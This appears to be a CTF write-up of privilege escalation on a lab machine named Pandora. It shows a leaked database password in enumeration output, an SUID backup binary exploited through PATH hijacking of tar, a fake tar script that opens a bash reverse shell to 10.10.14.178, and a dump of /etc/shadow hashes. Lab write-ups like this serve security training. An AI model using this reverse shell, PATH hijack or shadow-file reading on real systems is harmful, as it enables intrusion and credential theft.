-rwsr-x--- 1 root matt 17K Dec  3 15:58 /usr/bin/pandora_backup (Unknown SUID binary)

...[snip]...

╞══════════╣ Readable files belonging to root and readable by me but not world readable
-rwsr-x--- 1 root matt 16816 Dec  3 15:58 /usr/bin/pandora_backup
-rw-r----- 1 root matt 33 Feb 16 17:45 /home/matt/user.txt

...[snip]...

╞══════════╣ Searching passwords in config PHP files
    $is_password_type = $field['is_password_type'];
$is_password_type = (bool) get_parameter('is_password_type', 0);
echo "<div id='message_no_set_password'  title='".__('Agent Custom Fields Information')."'" style='display:none;'>";
echo "<div id='message_set_password'  title='".__('Agent Custom Fields Information')."'" style='display:none;'>";
        $password_confirm = (string) get_parameter('password_confirm', '');
    $password_confirm = (string) get_parameter('password_confirm', '');
        $password_new = (string) get_parameter('password_new', '');
    $password_new = (string) get_parameter('password_new', '');
    } else if ($password_new != $password_confirm) {
            if ($password_confirm == $password_new) {
// $config["dbpass"]="pandora";
// $config["dbuser"]="pandora";
$config["dbpass"]="PandoraFMSSecurePass2021";
$config["dbuser"]="pandora";
```

**/usr/bin/pandora_backup**

```
2022/02/16 20:19:53 CMD: UID=0    PID=1      | /sbin/init maybe-ubiquity
2022/02/16 20:19:55 CMD: UID=1000 PID=33782  | ltrace /usr/bin/pandora_backup
2022/02/16 20:19:55 CMD: UID=1000 PID=33783  | /usr/bin/pandora_backup
2022/02/16 20:19:55 CMD: UID=1000 PID=33784  | sh -c tar -cvf /root/.backup/pandora-backup.tar.gz /var/www/pandora/pandora_console/*
2022/02/16 20:19:55 CMD: UID=1000 PID=33785  | sh -c tar -cvf /root/.backup/pandora-backup.tar.gz /var/www/pandora/pandora_console/*
2022/02/16 20:19:55 CMD: UID=1000 PID=33786  | /bin/bash ./tar -cvf /root/.backup/pandora-backup.tar.gz /var/www/pandora/pandora_console/%26 /var/www/pandora/pandora_console/%261 /var/www/pandora/pandora_console/AUTHORS /var/www/pandor
/pandora_console/COPYING /var/www/pandora/pandora_console/DB_Dockerfile /var/www/pandora/pandora_console/DEBIAN /var/www/pandora/pandora_console/Dockerfile /var/www/pandora/pandora_console/ajax.php /var/www/pandora/pandora_console/att
achment /var/www/pandora/pandora_console/audit.log /var/www/pandora/pandora_console/composer.json /var/www/pandora/pandora_console/composer.lock /var/www/pandora/pandora_console/docker_entrypoint.sh /var/www/pandora/pandora_console/ext
ensions /var/www/pandora/pandora_console/extras /var/www/pandora/pandora_console/fonts /var/www/pandora/pandora_console/general /var/www/pandora/pandora_console/godmode /var/www/pandora/pandora_console/images /var/www/pandora/pandora_c
onsole/include /var/www/pandora/pandora_console/index.php /var/www/pandora/pandora_console/install.done /var/www/pandora/pandora_console/mobile /var/www/pandora/pandora_console/operation /var/www/pandora/pandora_console/pandora_console
.log /var/www/pandora/pandora_console/pandora_console_logrotate_centos /var/www/pandora/pandora_console/pandora_console_logrotate_suse /var/www/pandora/pandora_console/pandora_console_logrotate_ubuntu /var/www/pandora/pandora_console/p
andora_console_upgrade /var/www/pandora/pandora_console/pandora_websocket_engine.service /var/www/pandora/pandora_console/pandoradb.sql /var/www/pandora/pandora_console/pandoradb_data.sql /var/www/pandora/pandora_console/tests /var/www
/pandora/pandora_console/tools /var/www/pandora/pandora_console/vendor /var/www/pandora/pandora_console/ws.php
2022/02/16 20:20:05 CMD: UID=1000 PID=33787 | /usr/sbin/apache2 -k start

matt@pandora:/dev/shm$ ltrace /usr/bin/pandora_backup
getuid()                                                                = 1000
geteuid()                                                               = 1000
setreuid(1000, 1000)                                                    = 0
puts("PandoraFMS Backup Utility"PandoraFMS Backup Utility)
)                                                                       = 26
puts("Now attempting to backup Pandora" ...Now attempting to backup PandoraFMS client
)                                                                       = 43
system("tar -cvf /root/.backup/pandora-b"...tar: connect: Connection refused
./tar: line 2: /dev/tcp/10.10.14.178/9002: Connection refused
<no return ... >
--- SIGCHLD (Child exited) ---
< ... system resumed> )                                                 = 256
puts("Backup failed!\nCheck your permis" ...Backup failed!
Check your permissions!
)                                                                       = 39
+++ exited (status 1) +++
matt@pandora:/dev/shm$
```

looks like it's calling `tar` as we can see in pspy when it is run and in ltrace when run

```
system("tar -cvf /root/.backup/pandora-b"...tar: connect: Connection refused
```

ok. lets update our path env variable

```
export PATH=.:$PATH
```

Now lets create the exploit and name it tar

## tar

```
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.178/9001 0>&1
```

```
chmod +x tar
```

now just execute and check listener

## demo



| 0:00 / 0:26

## root

### id & whoami



```
root@pandora:/# id
uid=0(root) gid=1000(matt) groups=1000(matt)
root@pandora:/# whoami
root
```

### uname -a

```
root@pandora:/# uname -a
Linux pandora 5.4.0-91-generic #102-Ubuntu SMP Fri Nov 5 16:31:28 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
```

### root.txt

```
root@pandora:/# cat /root/root.txt
bb8a23e00bc06eca9c2822cb6892895c
```

### /etc/shadow

```
root@pandora:/# cat /etc/shadow
root:$6$HM2preufywiCDqbY$XPrZFWf6w08MKkjghhCPBkxUo2Ag5xvZYOh4iD4XcN4zOVbWsdvqLYbznbUlLFxtC/.Z0oe9D6dT0cR7suhfr.:18794:0:99999:7:::

..[snip]..

matt:$6$JYpB9KogYA60PG6X$dU7jHpb3MIYYg0evztbE8Xw8dx7ok5/U0PaDT63FgQTwyJFr9DbaLa0WzeZGMFd05hrNCnoP5xTUr7Mkl2gNx1:18794:0:99999:7:::

...[snip]...

daniel:$6$f4POti4xJyVf3/yD$7/efpNYDq.baYycVczUb4b5LlEBNami3//4TbI6lPNK2MaWPrqbdvAhLdMrfHnnZATY59rLgr4DeEZ3U8S41l/:18964:0:99999:7:::
```